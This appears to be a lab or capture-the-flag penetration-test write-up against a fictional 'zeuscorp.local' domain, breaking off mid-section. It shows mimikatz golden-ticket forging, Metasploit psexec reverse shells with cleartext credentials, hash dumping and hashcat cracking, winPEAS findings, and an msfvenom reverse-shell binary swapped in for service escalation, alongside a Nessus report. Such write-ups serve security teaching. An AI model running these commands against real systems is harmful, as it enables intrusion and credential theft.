
```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~/Desktop/mimikatz   antoineabfaycal@kali: ~/Desktop/mimikatz   antoineabfaycal@kali: ~
User : WINDOWSBOXB$
LM   :
NTLM : a8364a9e9e05ddfc0b0362415aad19ab

kerberos::purge
mimikatz # Ticket(s) purge for current session is OK

kerberos::golden /user:jtribbiani /domain:zeuscorp.local /sid:S-1-5-21-3943963270-679982227-4181900865 /krbtg
t:006952f3ab5d33217ae0f386cbd2d572 /ptt
mimikatz # User      : jtribbiani
Domain    : zeuscorp.local (ZEUSCORP)
SID       : S-1-5-21-3943963270-679982227-4181900865
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 006952f3ab5d33217ae0f386cbd2d572 - rc4_hmac_nt
Lifetime  : 5/7/2025 11:06:52 AM ; 5/5/2035 11:06:52 AM ; 5/5/2035 11:06:52 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'jtribbiani @ zeuscorp.local' successfully submitted for current session
```

Created a golden ticket for user jtribbiani, but still wasn't able to get the flag.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~/Desktop/mimikatz   antoineabf
C:\restricted>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1CB3-31CD

 Directory of C:\restricted

04/13/2025  01:34 PM    <DIR>          .
04/13/2025  01:34 PM                41 silver_flag.txt
               1 File(s)             41 bytes
               1 Dir(s)  50,804,084,736 bytes free

C:\restricted>type silver_flag.txt
type silver_flag.txt
ZEUSCORP{silver_ticket_unlocked_access}
```

Since we have Administrator access to the machine, we found the flag this way.

6- Nessus



Nessus Vulnerability Assessment Report

Target IP: 192.168.3.131
Total Vulnerabilities Detected: 269

Severity Distribution

- **Critical:** 43 vulnerabilities
- **High:** 104 vulnerabilities
- **Medium:** 55 vulnerabilities
- **Low:** 3 vulnerabilities
- **Informational:** 64 findings

Key Critical Vulnerabilities

Debian DLA-1397-1: PHP5 security update

- **CVSS v3.0 Score:** 9.8
- **EPSS Score:** 0.8014

- **Plugin ID:** 110697
- Link

Debian DLA-1421-1: ruby2.1 security update

- **CVSS v3.0 Score:** 9.8
- **EPSS Score:** 0.8851
- **Plugin ID:** 111081
- Link

Debian DLA-1601-1: perl security update

- **CVSS v3.0 Score:** 9.8
- **EPSS Score:** 0.0973
- **Plugin ID:** 119311
- Link

Debian DLA-1651-1: libgd2 security update

- **CVSS v3.0 Score:** 9.8
- **EPSS Score:** 0.8949
- **Plugin ID:** 121483
- Link

Debian DLA-1970-1: PHP5 security update

- **CVSS v3.0 Score:** 9.8
- **EPSS Score:** 0.9411
- **Plugin ID:** 130283

- Link

Key Observations

The scan identified a total of 269 vulnerabilities, with 43 marked as critical. A significant number of these originate from outdated Debian packages such as PHP5, Ruby2.1, Perl, and other essential libraries. These components are often exploited in common attack chains due to their exposure in web-facing environments. High-severity vulnerabilities also affected widely used services like Apache, OpenSSL, and even core parts of the Linux kernel. The presence of these issues, combined with EPSS scores as high as 0.94, demonstrates a strong likelihood of exploitation, especially in systems exposed to the internet or internal untrusted zones.

Recommendations

Immediate patching of all critical and high-risk packages is necessary to reduce system exposure. Administrators should remove or limit access to unnecessary services and externally facing ports. Continuous monitoring and auditing should be implemented to detect anomalous behavior early. It's also essential to ensure that reliable backup and disaster recovery procedures are in place to restore systems in the event of compromise. Finally, automated patch management should be integrated with routine Nessus vulnerability scans to maintain a consistent security posture and detect newly introduced vulnerabilities promptly.

Attacking Windows Box A

1- Cracking All The Passwords

i- Meterpreter's Hashdump

To gain initial access to Windows Box A (192.168.174.174), we used the psexec exploit in Metasploit leveraging the previously obtained domain credentials for jtribbiani.


```
┌──(antoineabfaycal㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.174.174
RHOSTS => 192.168.174.174
msf6 exploit(windows/smb/psexec) > set lhost 192.168.174.128
lhost => 192.168.174.128
msf6 exploit(windows/smb/psexec) > set SMBDomain zeuscorp.local
SMBDomain => zeuscorp.local
msf6 exploit(windows/smb/psexec) > set SMBUser jtribbiani
SMBUser => jtribbiani
msf6 exploit(windows/smb/psexec) > set SMBPass Care1234
SMBPass => Care1234
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] 192.168.174.174:445 - Connecting to the server...
[*] 192.168.174.174:445 - Authenticating to 192.168.174.174:445|zeuscorp.local as user 'jtribbiani'...
[*] 192.168.174.174:445 - Selecting PowerShell target
[*] 192.168.174.174:445 - Executing the payload...
[+] 192.168.174.174:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (203846 bytes) to 192.168.174.174
[*] Meterpreter session 1 opened (192.168.174.128:4444 -> 192.168.174.174:49844) at 2025-05-05 18:21:57 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Upon successful execution of the exploit, a Meterpreter session was established on Windows Box A. We then executed the getuid command within the Meterpreter shell, which confirmed that we had achieved NT AUTHORITY\SYSTEM privileges on the target.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
meterpreter > hashdump
admin:1004:aad3b435b51404eeaad3b435b51404ee:4023f364aac76f419448daef3557bce1:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b490b475e987909ae9bd83a65aa94665:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:a89d35845448542bdc61db6313f442fd:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc5d6086b3bfe8dc19d4c2778d807160:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
meterpreter >
```

With NT AUTHORITY\SYSTEM access on Windows Box A via Meterpreter, we executed hashdump to extract local password hashes, including the Administrator's hash.

ii- SAM & SYSTEM Dump




```
┌──(sarjounradiyeh㉿kali)-[/usr/share/creddump7]
└─$ python pwdump.py ~/SYSTEM ~/SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b490b475e987909ae9bd83a65aa94665:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc5d6086b3bfe8dc19d4c2778d807160:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:a89d35845448542bdc61db6313f442fd:::
admin:1004:aad3b435b51404eeaad3b435b51404ee:4023f364aac76f419448daef3557bce1:::
```

We dumped the SAM and SYSTEM registry hives from the C:\Windows\Repair directory and used pwdump.py to extract local password hashes. This gave us NTLM hashes for accounts like Administrator, Guest, DefaultAccount, and others including bob and admin. These hashes can now be cracked offline using Hashcat to recover plaintext credentials and further escalate access or pivot within the network.

iii- Cracking the Hashes

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ hashcat -m 1000 --force samsysdump.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i7-12650H, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 8 digests; 7 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed hash found as potfile entry.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

b490b475e987909ae9bd83a65aa94665:Password123$
4023f364aac76f419448daef3557bce1:2012Templar
a89d35845448542bdc61db6313f442fd:1Password1*
```

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ hashcat samsysdump.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1000 | NTLM | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

b490b475e987909ae9bd83a65aa94665:Password123$
31d6cfe0d16ae931b73c59d7e0c089c0:
a89d35845448542bdc61db6313f442fd:1Password1*
4023f364aac76f419448daef3557bce1:2012Templar

┌──(sarjounradiyeh㉿kali)-[~]
└─$
```

Passed the hashes to Hashcat, which was able to crack the NTLM hashes of three users. The cracked credentials revealed the passwords: Password123$, 1Password1*, and 2012Templar. These credentials can potentially allow login as privileged users depending on their associated group memberships, offering further access or persistence options.

2- winPEAS

```
sarjounradiyeh@kali: ~

[+] Installed Applications --Via Program Files/Uninstall registry--(T1083&T1012&T1010&T1518)
 [?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
  C:\Program Files (x86)\Microsoft\EdgeWebView\Application
  ===>  C:\Program Files (x86)\Microsoft\EdgeWebView\Application\SetupMetrics\4020_13389058233726416_4020.pma (Authenticated Users [DeleteSubdirectoriesAndFiles])
  ===>  C:\Program Files (x86)\Microsoft\EdgeWebView\Application\SetupMetrics\7004_13389058177374837_7004.pma (Authenticated Users [DeleteSubdirectoriesAndFiles])
  C:\Program Files\Autorun Program
  C:\Program Files\Backup Service
  C:\Program Files\chrome_BITS_7564_1827335317
  C:\Program Files\chrome_BITS_7564_1889021537
  C:\Program Files\chrome_BITS_7564_2105985218
  C:\Program Files\chrome_BITS_7564_415491920
  C:\Program Files\chrome_installer.log
  C:\Program Files\Common Files
  C:\Program Files\Crashpad
  C:\Program Files\DACL Service
  C:\Program Files\desktop.ini
  C:\Program Files\DLL Hijack Service
  C:\Program Files\File Permissions Service
  C:\Program Files\Google
  C:\Program Files\Insecure Registry Service
  C:\Program Files\internet explorer
  c:\Program Files\Microsoft Silverlight
  C:\Program Files\Microsoft Silverlight
  C:\Program Files\msedge_installer.log
  C:\Program Files\MsEdgeCrashpad
  C:\Program Files\Puppet Labs
  C:\Program Files\Uninstall Information
  C:\Program Files\UNP
  C:\Program Files\Unquoted Path Service(Users [AllAccess])
  C:\Program Files\VMware
  C:\Program Files\Windows Defender
  C:\Program Files\Windows Defender Advanced Threat Protection
  C:\Program Files\Windows Mail
  C:\Program Files\Windows Media Player
  C:\Program Files\Windows Multimedia Platform
  C:\Program Files\windows nt
  C:\Program Files\Windows Photo Viewer
  C:\Program Files\Windows Portable Devices
  C:\Program Files\Windows Security
  C:\Program Files\Windows Sidebar
  C:\Program Files\WindowsApps
  C:\Program Files\WindowsPowerShell
```

```
sarjounradiyeh@kali: ~

 unquotedsvc(Unquoted Path Service)[C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe] - Manual - Stopped - No quotes and Space detected
```

```
sarjounradiyeh@kali: ~

(Services Information)

[+] Interesting Services -non Microsoft-(T1007)
 [?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
  Backup Service(Backup Service)[C:\Program Files\Backup Service\backup.exe] - Auto - Stopped - No quotes and Space detected

  daclsvc(DACL Service)["C:\Program Files\DACL Service\daclservice.exe"] - Manual - Stopped
  YOU CAN MODIFY THIS SERVICE: WriteData/CreateFiles

  dllsvc(DLL Hijack Service)["C:\Program Files\DLL Hijack Service\dllhijackservice.exe"] - Manual - Stopped

  filepermsvc(File Permissions Service)["C:\Program Files\File Permissions Service\filepermservice.exe"] - Manual - Stopped
  File Permissions: Everyone [AllAccess]
```

Unquoted Path services: unquotedsvc and Backup Service. filepermservice.exe can be modified and replaced with a reverse shell

```
sarjounradiyeh@kali: ~

    Folder: C:\Program Files\Autorun Program
    File: C:\Program Files\Autorun Program\program.exe
    FilePerms: Everyone [AllAccess]
    RegPath: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

program.exe to be replaced with reverse.exe

```
sarjounradiyeh@kali: ~

[+] Modifiable Services(T1007)
 [?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
  LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
  daclsvc: WriteData/CreateFiles

[+] Looking if you can modify any service registry()
 [?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
  HKLM\system\currentcontrolset\services\regsvc (Interactive [TakeOwnership])

[+] Checking write permissions in PATH folders (DLL Hijacking)()
 [?] Check for DLL Hijacking in PATH folders https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
  C:\Windows\system32
  C:\Windows
  C:\Windows\System32\Wbem
  C:\Windows\System32\WindowsPowerShell\v1.0\
  C:\Windows\System32\OpenSSH\
  C:\ProgramData\chocolatey\bin
  C:\Program Files\Puppet Labs\Puppet\bin
  C:\Users\IEUser\AppData\Local\Microsoft\WindowsApps
  (DLL Hijacking) C:\Temp: Authenticated Users [WriteData/CreateFiles]
```

we can perform DLL hijacking on daclsvc using C:\Temp

```
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 OS Build Number: 17763
    [!] CVE-2019-0836 : VULNERABLE
     [>] https://exploit-db.com/exploits/46718
     [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/

    [!] CVE-2019-0841 : VULNERABLE
     [>] https://github.com/rogue-kdc/CVE-2019-0841
     [>] https://rastamouse.me/tags/cve-2019-0841/

    [!] CVE-2019-1064 : VULNERABLE
     [>] https://www.rythmstick.net/posts/cve-2019-1064/

    [!] CVE-2019-1130 : VULNERABLE
     [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

    [!] CVE-2019-1253 : VULNERABLE
     [>] https://github.com/padovah4ck/CVE-2019-1253

    [!] CVE-2019-1315 : VULNERABLE
     [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

    [!] CVE-2019-1385 : VULNERABLE
     [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

    [!] CVE-2019-1388 : VULNERABLE
     [>] https://github.com/jas502n/CVE-2019-1388

    [!] CVE-2019-1405 : VULNERABLE
     [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-serv
ice/

  Finished. Found 9 potential vulnerabilities.
```

Apparent vulnerabilities

```
[+] Unnattend Files()
  C:\Windows\Panther\Unattend.xml
Password>                    <Value>cGFzc3dvcmQxMjM=</Value>                    <PlainText>false</PlainText>                    </Password>

[+] Looking for common SAM & SYSTEM backups()
  C:\Windows\repair\SAM
  C:\Windows\repair\SYSTEM
```

SAM and SYSTEM can be taken and cracked, Unattend.xml has the password of admin however the password was changed

```
sarjounradiyeh@kali: ~

[+] Looking if you can modify any service registry()
 [?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
  HKLM\system\currentcontrolset\services\regsvc (Interactive [TakeOwnership])
```

Weak registry permissions are found, we can change the ImagePath easily

3- Privilege Escalation


i- daclsvc

```
sarjounradiyeh@kali: ~

SHELL> ./accesschk /accepteula -uwcqv bob daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```


```
sarjounradiyeh - Thunar
FreeRDP: 192.168.174.174

Recycle Bin

Host Name:      WINDOWSBOXA
IE Version:     11.55.17763.0
OS Version:     Windows 10
Service Pack:   No service pack

cmd.exe (running as WINDOWSBOXA\bob)

C:\PrivEsc\WinPrivEscTools>sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc\WinPrivEscTools>sc query daclsvc

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\PrivEsc\WinPrivEscTools>_
```


AccessChk confirmed that user bob has full control over the daclsvc service, including start, stop, and config rights. The service runs as LocalSystem and is currently stopped, making it a viable target for privilege escalation by replacing the executable path.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.174.149 LPORT=4444 -f exe -o daclservice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: daclservice.exe
```



A reverse shell payload was generated using msfvenom and saved as daclservice.exe. The malicious binary was then uploaded to the target and used to replace the original service executable in the DACL Service folder. This sets the stage for privilege escalation when the service is started.





After replacing the daclsvc service binary with a reverse shell payload, the service was started manually. This triggered a connection back to the attacker's listener on port 4444, granting a shell with NT AUTHORITY\SYSTEM privileges and confirming successful privilege escalation.

ii- Unquoted Path Service

```
sarjounradiyeh@kali: ~
